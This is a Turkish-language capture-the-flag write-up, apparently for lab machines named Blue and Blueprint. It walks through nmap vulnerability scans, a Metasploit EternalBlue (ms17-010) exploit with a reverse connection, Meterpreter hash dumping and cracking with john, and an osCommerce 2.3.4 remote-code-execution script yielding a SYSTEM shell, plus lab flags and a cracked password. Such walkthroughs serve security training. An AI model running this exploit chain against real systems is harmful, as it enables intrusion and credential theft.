MAKİNELER

Blue

İlk olarak nmap ile zaafiyet taramsı yapıyoruz

nmap -sV -vv --script vuln TARGET_IP

-sV hedefteki servislerin versiyonlarını belirlemeye yarar -vv daha detaylı bilgi vermeye zorlar

hedef ipdeki zaafiyetleri bul port verilmediği için en popüler il 1000 portu tarar. Hedef ıp sitenin bize verdiği target ıp.

10.10.124.199 bu bana verilen hedef

```
PORT      STATE SERVICE            REASON  VERSION
135/tcp   open  msrpc              syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server? syn-ack
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc              syn-ack Microsoft Windows RPC
49153/tcp open  msrpc              syn-ack Microsoft Windows RPC
49154/tcp open  msrpc              syn-ack Microsoft Windows RPC
49158/tcp open  msrpc              syn-ack Microsoft Windows RPC
49159/tcp open  msrpc              syn-ack Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:48
Completed NSE at 11:48, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:48
Completed NSE at 11:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 216.86 seconds
```

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Initiating Ping Scan at 11:45
Scanning 10.10.124.199 [2 ports]
Completed Ping Scan at 11:45, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:45
Completed Parallel DNS resolution of 1 host. at 11:45, 0.05s elapsed
Initiating Connect Scan at 11:45
Scanning 10.10.124.199 [1000 ports]
Discovered open port 139/tcp on 10.10.124.199
Discovered open port 3389/tcp on 10.10.124.199
Discovered open port 135/tcp on 10.10.124.199
Discovered open port 445/tcp on 10.10.124.199
Discovered open port 49152/tcp on 10.10.124.199
Increasing send delay for 10.10.124.199 from 0 to 5 due to 62 out of 205 dropped probes since last increase.
Discovered open port 49158/tcp on 10.10.124.199
Discovered open port 49154/tcp on 10.10.124.199
Discovered open port 49153/tcp on 10.10.124.199
Increasing send delay for 10.10.124.199 from 5 to 10 due to max_successful_tryno increase to 4
```

Soru 2 cevap: 1000'in altında açık olan 3 adet port var 135,139,445.

Soru 3 cevap: ilk ssde yazan ms17-010 açığı bulunmakta.

Bir adet açık bulduk ms17-010 açığı bunu searchsploit ms17-010 yazarak.

Ya da msfconsole yazarak metasploite girebilir ardından search ms17-010 yazarak payload bulabiliriz.

Ardından erişim elde etme kısmına geldik

exploit/windows/smb/ms17_010_eternalblue -> bu payloadı kullanacağız

uses exploit/windows/smb/ms17_010_eternalblue yapıyoruz v e içine giriyoruz

options yazarak gerekliliklerini öğreniyoruz

set RHOST HEDEF IP

set LHOST cihaz ıpsi(vpn ile bağlanıyorsanız onun ıpsi)

set LPORT 1337

run

yapıp payloadı çalıştırıyoruz.

Gerekli olan şey RHOSTS

Search Shell_to_meterpreter yazarak ilk cevvabı buluyoruz

Escalate 1 cevap -> post/multi/manage/shell_to_meterpreter

2. cevap için bu modülün içine giriyoruz use diyerek

Ardından options yazarak gerekli olan parametreyi alıyoruz

Escalate 2 cevap -> SESSION

Tekrardan gerekli payloadı çalıştırarak meterpretera giriyoruz

Hashdump ile hashi alıoruz

Normal userin jon olduğunu görüyoruz.

İlk cevap jon

Kopyaladığımız hashi başka bir terminalde txt içine koyarak aşağıdaki komut ile kırıyoruz

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

2.cevap alqfna22

Shell komutunu girerek sisteme giriyoruz

Son kısım

1.flag C dizinine giderek cat flag1.txt yazıyoruz

more flag1.txt de olr

flag{access_the_machine}

2.cevap

Şifreler Windows system32 config kısmında saklanır

Cd ile buraya girip aynı şekilde flagı okuyoruz

flag{sam_database_elevated_access}

3.cevap

3.flag ise jon/documents dizi altında

Cat flag3.txt

flag{admin_documents_can_be_valuable}

basit bir şekilde bulmak için meterpreterda search -f flagname yaparak konumlara ulaşabilirsiniz.

BLUEPRİNT

Nmap ile taradığımızda


```
|_      45D138AD-BEC6-552A-91EA-8816914CA7F4    0.0     https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914
| http-trace: TRACE is enabled
| Headers:
| Date: Mon, 20 May 2024 16:35:52 GMT
| Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| Connection: close
| Transfer-Encoding: chunked
|_Content-Type: message/http
10012/tcp filtered unknown      no-response
49152/tcp open     msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open     msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open     msrpc        syn-ack ttl 127 Microsoft Windows RPC
49158/tcp open     msrpc        syn-ack ttl 127 Microsoft Windows RPC
49159/tcp open     msrpc        syn-ack ttl 127 Microsoft Windows RPC
49160/tcp open     msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Aşağıda görünen portları görüyoruz açık olarak


```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Initiating Ping Scan at 12:24
Scanning 10.10.254.135 [4 ports]
Completed Ping Scan at 12:24, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:24
Completed Parallel DNS resolution of 1 host. at 12:24, 0.05s elapsed
Initiating SYN Stealth Scan at 12:24
Scanning 10.10.254.135 [1000 ports]
Discovered open port 8080/tcp on 10.10.254.135
Discovered open port 443/tcp on 10.10.254.135
Discovered open port 135/tcp on 10.10.254.135
Discovered open port 139/tcp on 10.10.254.135
Discovered open port 80/tcp on 10.10.254.135
Discovered open port 445/tcp on 10.10.254.135
Discovered open port 3306/tcp on 10.10.254.135
Discovered open port 49159/tcp on 10.10.254.135
Discovered open port 49154/tcp on 10.10.254.135
Discovered open port 49153/tcp on 10.10.254.135
Discovered open port 49158/tcp on 10.10.254.135
Discovered open port 49160/tcp on 10.10.254.135
Discovered open port 49152/tcp on 10.10.254.135
```

Google üzerinden girmeyi denediğimizde

80 portun da 404 hatası alıyoruz




443 portunda badrequest sonucu çıkıyor



8080 ile denediğimizde ise ocommerce 2.3.4 diye bir dizin çıkıyor içini biraz kurcalarsak

Catalog diye bir klasörün altında bir e ticaret sitesi çıkıyor



Searchsploit oscommerce yazar isek terminalde bir adet remote code execution payloadı buluyoruz

Bu payloadı n ismi 50128.py olarak geçiyor

Locate 50128.py ile buluyoruz ve dizin olarak

/usr/share/exploitdb/exploits/php/webapps/50128.py burası çıkıyor bu dizine girerek şu komutu yazıyoruz

Python3 50128.py http://10.10.254.135:8080/oscommerce-2.3.4/catalog/

Ve evet artık shelldeyiz

Hangi konumda olduğumuzu görmek için whoami yazıyoruz ve nt authority system çıkıyor

Ardından C:\Users dizinini tarıyoruz ve buradan kullanıcıları görüyoruz admin,lab bizim için önemli

Admn dizinini arıştırıyoruz dir komutuyla dekstop document gibi dizinleri görüyoruz bunları araştırmaya devam ettiğimizde

Desktop dizininde root.txt.txt dosyası var bunu type ile açarak flage erşiyoruz